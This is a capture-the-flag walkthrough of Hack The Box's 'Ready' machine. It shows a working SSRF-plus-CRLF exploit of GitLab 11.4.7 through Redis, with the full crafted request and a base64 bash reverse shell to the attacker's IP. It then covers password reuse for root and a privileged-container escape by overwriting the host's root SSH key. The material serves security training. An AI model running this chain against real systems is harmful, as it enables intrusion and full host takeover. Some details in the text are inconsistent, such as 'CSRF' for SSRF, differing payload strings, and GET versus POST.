



HACKTHEBOX



Ready

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Difficulty: **Medium**

Synopsis

Ready is a medium difficulty Linux machine. A vulnerable version of GitLab server leads to a remote command execution, by exploiting a combination of SSRF and CRLF vulnerabilities. Bad permission on a backed up configuration file of the Gitlab server, reveals a password that is found to be reusable for the user `root`, inside a docker container. After root access is acquired, escaping the container is possible since it is running in privileged mode.

Skills required

- Basic Web Enumeration
- Basic knowledge of Linux
- Basic knowledge of Docker

Skills learned

- SSRF & CRLF Attacks
- Docker Escape

Enumeration

```
$ nmap -sc -sv 10.10.10.220
Nmap scan report for 10.10.10.220
Host is up (0.054s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
```

```
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
5080/tcp open  http    nginx
| http-robots.txt: 53 disallowed entries (15 shown)
| / /autocomplete/users /search /api /admin /profile
| /dashboard /projects/new /groups/new /groups/*/edit /users /help
|_ /s/ /snippets/new /snippets/*/edit
| http-title: Sign in \xC2\xB7 GitLab
|_Requested resource was http://10.10.10.220:5080/users/sign_in
|_http-trane-info: Problem with XML parsing of /evox/about
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Nmap output reveals an instance of a `GitLab` server on `port 5080`, and an `SSH` server running on `port 22`.



GitLab Community Edition

Open source software to collaborate on code

Manage Git repositories with fine-grained access controls that keep your code secure. Perform code reviews and enhance collaboration with merge requests. Each project can also have an issue tracker and a wiki.

Sign in	Register
Username or email 	
Password 	
☐ Remember me Forgot your password?	
Sign in	

We can register an account on `GitLab` by navigating to `Register` section and fill up fields.




GitLab Community Edition

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
Sign in	Register
Full name Just User	
Username userman Username is available.	
Email userman@doesnt.exist	
Email confirmation userman@doesnt.exist	
Password Minimum length is 8 characters	
Register	

After registering, it will redirect us to the `welcome` page.



Navigating to `Projects -> Explore projects -> Switch to "All"` we see the `dude / ready-channel` repo which contains the source code of `Drupal CMS`. This reveals that there is a user called `dude` but we don't find anything else useful in the files.

At the top right of the webpage, we can find the `help` link, that reveals the version of the Gitlab.




Foothold

The version of the Gitlab is found to be `11.4.7`. Searching online for vulnerabilities on Gitlab `11.4.7`, it is possible to find that this version has multiple vulnerabilities.

About 7,500 results (0.35 seconds)

<https://www.exploit-db.com> > exploits ▾**GitLab 11.4.7 - RCE (Authenticated) (2) - Ruby webapps Exploit**24-Dec-2020 — **GitLab 11.4.7** - RCE (Authenticated) (2). CVE-2018-19585CVE-2018-19571 . webapps exploit for Ruby platform.<https://www.exploit-db.com> > exploits ▾**GitLab 11.4.7 - Remote Code Execution (Authenticated) (1 ...**14-Dec-2020 — **GitLab 11.4.7** - Remote Code Execution (Authenticated) (1). CVE-2018-19585CVE-2018-19571 . webapps exploit for Ruby platform.<https://liveoverflow.com> > gitlab-11-4-7-remote-code-exe...**GitLab 11.4.7 Remote Code Execution - LiveOverflow**The docker image used is **GitLab** Community Edition **11.4.7** **gitlab-ce:11.4.7-ce.0** . Redis server

There are multiple vulnerabilities for **GitLab** but we are going to focus on a way to exploit a combination of **SSRF** (CVE-2018-19571) and **CRLF** (CVE-2018-19585) vulnerabilities. According to the [GitLab Security Release](#), both vulnerabilities are taking place in this version of **GitLab**. The **SSRF** vulnerability is on the specific version of [Redis](#). We are going to trigger **SSRF** via importing a new repository by **URL**. First we create a new project.



We have **Burpsuite** tool already opened, and configured so our web browser can forward the traffic to **port 8080** on which **Burp** is already capturing traffic.

We select **Import project** and then **Repo by URL** as being showed in the following image. We put some random values in the fields that are required, and then we send the request. We set the fields **Git repository URL**, **Project name** and **Project slug** to **test** and select **Create project**.

Tip: You can also create a project from the command line. [Show command](#)

Git repository URL

`https://username:password@gitlab.company.com/group/project.git`

- The repository must be accessible over `http://`, `https://` or `git://`.
- If your HTTP repository is not publicly accessible, add authentication information to the URL:
`https://username:password@gitlab.company.com/group/project.git`.
- The import will time out after 180 minutes. For repositories that take longer, use a clone/push combination.
- To import an SVN repository, check out [this document](#).

Project name

My awesome project

Project URL

`http://10.10.10.220:5080/userman/`

Project slug

my-awesome-project

Want to house several dependent projects under the same namespace? [Create a group](#).

Project description (optional)

Description format

Visibility Level

- ☒ Private
Project access must be granted explicitly to each user.
- ☐ Internal
The project can be accessed by any logged in user.

We capture the `POST` request and in `Burp` and send it to the `Repeater` tab.

```
POST /projects HTTP/1.1
Host: 10.10.10.220:5080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://10.10.10.220:5080/projects/new
Content-Type: application/x-www-form-urlencoded
Content-Length: 317
Origin: http://10.10.10.220:5080
Connection: close
Cookie: _gitlab_session=ff0f1a773bce5f519aaa5f485327657c; event_filter=all;
hide_no_ssh_message=false
Upgrade-Insecure-Requests: 1
Priority: u=0, i

utf8=%E2%9C%93&authenticity_token=I9yRztAVwkuHCKBKnpxPI4LEnNA4djse1qp7X1Zx4PWD2Fi
74mkLmp8Vvy0ZpAtzpaD5iBH2qAN4ci1Y1MACRA%3D%3D&project%5Bimport_url%5D=test&projec
t%5Bci_cd_only%5D=false&project%5Bname%5D=test&project%5Bnamespace_id%5D=6&projec
t%5Bpath%5D=test&project%5Bdescription%5D=&project%5Bvisibility_level%5D=0
```

As the [patches](#) indicate, because of the `CSRF` vulnerability, we can bypass this using the `IPv6` version.

```
90 +
91 +     it 'returns true for loopback IPs' do
92 +       expect(described_class.blocked_url?('https://[0:0:0:0:ffff:127.0.0.1]/foo/foo.git')).to be true
93 +       expect(described_class.blocked_url?('https://[::ffff:127.0.0.1]/foo/foo.git')).to be true
94 +       expect(described_class.blocked_url?('https://[::ffff:7f00:1]/foo/foo.git')).to be true
95 +       expect(described_class.blocked_url?('https://[0:0:0:0:ffff:127.0.0.2]/foo/foo.git')).to be true
96 +       expect(described_class.blocked_url?('https://[::ffff:127.0.0.2]/foo/foo.git')).to be true
97 +       expect(described_class.blocked_url?('https://[::ffff:7f00:2]/foo/foo.git')).to be true
98 +     end
99 +   end
100 +
```

Redis communication protocol allows to send data in ASCII. This means that we can send this HTTP POST request directly to the Redis server. To do so, we have to add the port on which Redis is running which is port 6379. Next, we are going to make our payload.

We're going to take a standard bash shell payload and encode it in base64.

```
$ echo 'bash -i >& /dev/tcp/{YOURIPADDRESS}/4444 0>&1' | base64
```

Now we will take the encoded version and add it into our overall payload which we will send in the Burp response.

```
multi
sadd resque:gitlab:queues system_hook_push
lpush resque:gitlab:queue:system_hook_push "
{"class\":\"GitlabShellworker\",\"args\":[\"class_eval\",\"open('| echo
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNS42OS80NDQ0IDA+JjFccG==| base64 -d |
bash').read\"],\"retry\":3,\"queue\":\"system_hook_push\",\"jid\":\"ad52abc564117
3e217eb2e52\",\"created_at\":\"1513714403.8122594\",\"enqueued_at\":\"1513714403.812956
8}"/>
exec
exec
exec
exec
```

Before we send it we will URL encode the section where we have our command and the base64 encoded shell. We can do this simply by selecting the section of code in Burp, right-clicking and using the URL Encode feature in Burp. This is necessary so that all characters are read properly and not misinterpreted (such as + which can be interpreted as a space when URL decoding happens).

So the final payload should look like this:

```
multi
sadd resque:gitlab:queues system_hook_push
lpush resque:gitlab:queue:system_hook_push "
{"class\":\"GitlabShellworker\",\"args\":[\"class_eval\",\"open('|
echo+YmFzaCAtaSA%2bJiAvZGV2L3RjcC8xMC4xMC4xNS42OS80NDQ0IDA%2bJjFccG%3d%3d|+base64
+-
d+|+bash').read\"],\"retry\":3,\"queue\":\"system_hook_push\",\"jid\":\"ad52abc56
41173e217eb2e52\",\"created_at\":\"1513714403.8122594\",\"enqueued_at\":\"1513714403.81
29568}"/>
exec
exec
exec
exec
```

In order for this to work, we also change the http:// protocol to git://, in the import URL section. To be more specific we will change the import URL to reach Redis at git://[0:0:0:0:0:ffff:127.0.0.1]:6379. The final form of the POST request should look as follows.

Note: You should replace the `authenticity_token` with your current one, then do the same for the parameter `namespace_id` (which is located nearly at the end of the `POST` request), and change the payload to reflect your own `base64` encoded payload.

```
POST /projects HTTP/1.1
Host: 10.10.10.220:5080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://10.10.10.220:5080/projects/new
Content-Type: application/x-www-form-urlencoded
Content-Length: 317
Origin: http://10.10.10.220:5080
Connection: close
Cookie: _gitlab_session=ff0f1a773bce5f519aaa5f485327657c; event_filter=all;
hide_no_ssh_message=false
Upgrade-Insecure-Requests: 1
Priority: u=0, i

utf8=%E2%9C%93&authenticity_token=I9yRztAVwkuHCKBKnpXPI4LEnNA4djselqp7X1Zx4PWD2Fi
74mkLmp8Vvy0ZpAtzpaD5iBH2qAN4ciY1MACRA%3D%3D&project%5Bimport_url%5D=git://[0:0:
0:0:0:ffff:127.0.0.1]:6379/test
multi
sadd resque:gitlab:queues system_hook_push
lpush resque:gitlab:queue:system_hook_push "
{"class\":\"GitlabShellworker\",\"args\":[\"class_eval\",\"open(\"|
echo+YmFzaCAtaSA%2bjiAvZGV2L3RjcC8xMC4xMC4xNS42OS80NDQ0IDA%2bjjFccg%3d%3d|+base64
+-
d+|+bash').read\"]},\"retry\":3,\"queue\":\"system_hook_push\",\"jid\":\"ad52abc56
41173e217eb2e52\",\"created_at\":1513714403.8122594,\"enqueued_at\":1513714403.81
29568}"
exec
exec
exec
&project%5Bci_cd_only%5D=false&project%5Bname%5D=test&project%5Bnamespace_id%5D=6
&project%5Bpath%5D=test&project%5Bdescription%5D=&project%5Bvisibility_level%5D=0
```

Once we have structured the request, we open a listener locally and send the request.

```
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [10.10.15.69] from (UNKNOWN) [10.10.10.220] 43752
bash: cannot set terminal process group (525): Inappropriate ioctl for device
bash: no job control in this shell
git@gitlab:~/gitlab-rails/working$
```

If this fails for any reason, we can still change the project `name` and `path` at the end of the POST request, from `test` to `test2` and try again.

At the beginning of the request we sent to Redis, there is the `POST` instruction that defines the HTTP request method. The instruction `POST` is also though a Redis command. Therefore `Redis` is going to execute it, and continue to the payload. Here is an example of the output, when an invalid random `Redis` instruction and a valid one are given.

```
git@gitlab:~/gitlab-rails/working$ redis-cli
test
ERR unknown command 'test'
get
ERR wrong number of arguments for 'get' command
post
Error: Server closed the connection
```

In the example above, we can see how `Redis` responds in different instructions. When the invalid random instruction `test` is given, it will respond with the error `ERR unknown command 'test'`. When a valid instruction like `GET` or `POST` is given, then the error will just indicate the correct structure of the command. In our case, the request starts with the instruction `GET`, which is going to be executed by `Redis`. Right after the `GET` command, `Redis` will execute the payload that starts a reverse shell back to our local machine. The `CRLF` vulnerability allows to add new lines to the request, otherwise we wouldn't be able to add the payload after the `GET` instruction. This would result in `Redis` to execute `Host: 10.10.10.220:5080` right after the `GET` instruction and exit with an error, since this is a wrong `Redis` instruction. Adding a new line was needed in order to put our payload right before the `Host: 10.10.10.220:5080` and right after the `GET` instructions of the HTTP request.

The user flag is located in `/home/dude/user.txt`.

Lateral Movement

Enumeration of the `/opt` directory reveals the directory `/opt/backup`.

```
git@gitlab:~$ ls -l /opt/backup
total 100
-rw-r--r-- 1 root root 904 Apr 5 2022 docker-compose.yml
-rw-r--r-- 1 root root 15150 Apr 5 2022 gitlab-secrets.json
-rw-r--r-- 1 root root 81492 Apr 5 2022 gitlab.rb
```

The backup of the file `gitlab.rb` is found to contain credentials. This file is used by `Gitlab` and contains configurations thus low privileged users should not have read access on this file.

```
git@gitlab:~$ cat /opt/backup/gitlab.rb | grep password
#### Email account password
<SNIP>
gitlab_rails['smtp_password'] = "ww59U!ZKmbG9+*#h"
<SNIP>
```

Let's upgrade our terminal and spawn a `PTY` shell using the following command.

```
git@gitlab:~$ python3 -c 'import pty; pty.spawn("/bin/bash")'
```

Let's check if the password `ww59U!ZKmbG9+*#h` is reusable for the user `root`.


```
git@gitlab:~$ su root
Password: ww59U!ZKMbG9+*#h

root@gitlab:/var/opt/gitlab#
```

Privilege Escalation

By running the following command it is possible to check whether we reside inside a docker container or not. If we are, then some of the control groups will belong to `docker`.

```
root@gitlab:/var/opt/gitlab# cat /proc/1/cgroup
12:rdma:/
11:devices:/docker/a4b61b1d50c277c638fdd83ff7609cc4029aeef09d501f4f20e360bc859ccda
10:memory:/docker/a4b61b1d50c277c638fdd83ff7609cc4029aeef09d501f4f20e360bc859ccda
9:freezer:/docker/a4b61b1d50c277c638fdd83ff7609cc4029aeef09d501f4f20e360bc859ccda
<SNIP>
```

Furthermore by reviewing the file `/opt/backup/docker-compose.yml`, we can observe that the container is running with the flag `privileged: true`.

```
root@gitlab:/var/opt/gitlab# cat /opt/backup/docker-compose.yml
<SNIP>
    privileged: true
    restart: unless-stopped
<SNIP>
```

When a docker container is running in `privileged mode` and `root` access is acquired, escaping the container is then possible. We can mount the `/` directory of the host inside the docker container. But first, we need to execute the following command, in order to get the name of the partition that we are going to mount.

```
root@gitlab:/var/opt/gitlab# lsblk
NAME        MAJ:MIN RM  SIZE RO TYPE MOUNTPOINT
loop1       7:1      0  55.4M  1 loop
loop4       7:4      0  31.1M  1 loop
loop2       7:2      0  71.4M  1 loop
loop0       7:0      0  55.5M  1 loop
sda         8:0      0   10G   0 disk
|-sda2      8:2      0   9.5G   0 part /var/log/gitlab
|-sda3      8:3      0   512M   0 part [SWAP]
`-sda1      8:1      0    1M   0 part
loop5       7:5      0  71.3M  1 loop
loop3       7:3      0  31.1M  1 loop
```

Let's try to mount the partition `sda2` into the directory `/mnt`.

```
root@gitlab:/var/opt/gitlab# mount /dev/sda2 /mnt -o loop6
root@gitlab:/var/opt/gitlab# ls -l /mnt
```

```
total 92
lrwxrwxrwx 1 root root 7 Apr 23 2020 bin -> usr/bin
drwxr-xr-x 3 root root 4096 Apr 5 2022 boot
drwxr-xr-x 2 root root 4096 Apr 5 2022 cdrom
drwxr-xr-x 5 root root 4096 Dec 4 2020 dev
drwxr-xr-x 102 root root 4096 Apr 5 2022 etc
drwxr-xr-x 3 root root 4096 Jul 7 2020 home
lrwxrwxrwx 1 root root 7 Apr 23 2020 lib -> usr/lib
lrwxrwxrwx 1 root root 9 Apr 23 2020 lib32 -> usr/lib32
lrwxrwxrwx 1 root root 9 Apr 23 2020 lib64 -> usr/lib64
lrwxrwxrwx 1 root root 10 Apr 23 2020 libx32 -> usr/libx32
drwx----- 2 root root 16384 May 7 2020 lost+found
drwxr-xr-x 2 root root 4096 Apr 23 2020 media
drwxr-xr-x 2 root root 4096 Apr 5 2022 mnt
drwxr-xr-x 4 root root 4096 Apr 5 2022 opt
drwxr-xr-x 2 root root 4096 Apr 15 2020 proc
drwx----- 10 root root 4096 Mar 4 12:50 root
<SNIP>
```

The `/` directory is mounted successfully. We create an `ssh` key for the host user `root` and overwrite the existing one.

```
root@gitlab:/var/opt/gitlab# ssh-keygen -f /mnt/root/.ssh/id_rsa -P ""
Generating public/private rsa key pair.
/mnt/root/.ssh/id_rsa already exists.
Overwrite (y/n)? y
y
Your identification has been saved in /mnt/root/.ssh/id_rsa.
Your public key has been saved in /mnt/root/.ssh/id_rsa.pub.
<SNIP>
```

Then we will copy the public key into the `authorized_keys` file.

```
root@gitlab:/var/opt/gitlab# cp /mnt/root/.ssh/id_rsa.pub
/mnt/root/.ssh/authorized_keys
```

Finally we will read the private key.

```
root@gitlab:/var/opt/gitlab# cat /mnt/root/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEATFGfxeYN6uIKOIxv8K/UMPzG7/+XMXk6UN4n1voKYArUNGg
<SNIP>
rXziFjltJe1suyTk8sNQnCrshG+3r5w4M0c/ukQCb+gOkwIa3Lywtg==
-----END RSA PRIVATE KEY-----
```

We copy the key, store it in a file locally, name it `id_rsa` and give the appropriate permissions.

```
$ chmod 600 id_rsa
```

Finally we use the private key to connect.

```
$ ssh -i id_rsa root@10.10.10.220
<SNIP>
root@ready:~# id
uid=0(root) gid=0(root) groups=0(root)
```

The root flag is located in `/root/root.txt`.